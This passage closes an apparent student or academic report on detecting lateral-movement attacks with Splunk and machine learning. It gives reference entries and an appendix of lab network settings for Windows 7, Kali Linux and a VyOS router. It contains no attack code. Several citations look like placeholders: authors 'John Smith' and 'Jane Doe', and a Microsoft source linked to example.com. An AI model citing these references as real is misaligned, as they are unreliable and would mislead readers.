- [26] Christos Smiliotopoulos. *Lateral Movement Dataset - LMD Collections*. https://github.com/ChristosSmiliotopoulos/Lateral-Movement-Dataset-LMD_Collections.
- [27] John Smith. "Lateral Movement Attacks: Understanding the Threat". In: *Journal of Network Security* 10.2 (2020), pp. 45–60.
- [28] John Smith and Jane Doe. "Lateral Movement in Cybersecurity: Threats and Mitigation Strategies". In: *Journal of Cybersecurity* 10.2 (2020), pp. 123–135.
- [29] Spiceworks. *What is Logistic Regression?* Spiceworks. URL: <https://www.spiceworks.com/tech/artificial-intelligence/articles/what-is-logistic-regression/>.
- [30] Splunk Inc. *Algorithms - Splunk Documentation*. Splunk Inc. 2024. URL: https://docs.splunk.com/Documentation/MLApp/5.4.1/User/Algorithms#K-fold_cross-validation.
- [31] *SPLUNK SIEM: Cyber Threat Detection and Analysis*. Splunk Inc. 2022. (Visited on 01/01/2022).
- [32] *Understanding Lateral Movement Attacks*. Microsoft. 2020. URL: <https://example.com> (visited on 01/01/2022).
- [33] B. White. "Splunk Security Essentials: SIEM and Beyond". In: *SANS Institute* (2018). URL: <https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1556188236.pdf>.
- [34] Aaron Zimba et al. "Modeling and detection of the multi-stages of Advanced Persistent Threats attacks based on semi-supervised learning and complex networks characteristics". In: *Future Generation Computer Systems* 106 (2020), pp. 501–517. ISSN: 0167-739X. DOI: <https://doi.org/10.1016/j.future.2020.01.032>. URL: <https://www.sciencedirect.com/science/article/pii/S0167739X19316267>.

REFERENCES

- [35] Qingtian Zou et al. "Automatic Recognition of Advanced Persistent Threat Tactics for Enterprise Security". In: *Proceedings of the Sixth International Workshop on Security and Privacy Analytics*. IWSPA '20. New Orleans, LA, USA: Association for Computing Machinery, 2020, pp. 43–52. ISBN: 9781450371155. DOI: 10 . 1145 / 3375708 . 3380314. URL: <https://doi.org/10.1145/3375708.3380314>.

Appendix

WINDOWS 7 CONFIGURATION



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::7c16:763e:3f70:b167%11
    IPv4 Address. . . . . : 192.168.3.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.3.1

Tunnel adapter isatap.{EEA2369D-9830-4F54-8844-AA36DC37D684}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\admin>
```

REFERENCES

KALI LINUX CONFIGURATION


```
File Actions Edit View Help
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
iface lo inet loopback

#auto eth0
iface eth0 inet static
#address 192.168.40.50
#netmask 255.255.255.0
#gateway 192.168.40.1

auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
address 192.168.3.30
netmask 255.255.255.0
gateway 192.168.3.1
```



For Lab Kali PC

For Client Kali PC

WAN ROUTER CONFIGURATION

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           10.13.37.254/24 u/u   WAN
eth1           172.16.0.254/24 u/u   LEFT
eth2           172.16.1.254/24 u/u   RIGHT
lo             127.0.0.1/8    u/u
              ::1/128
```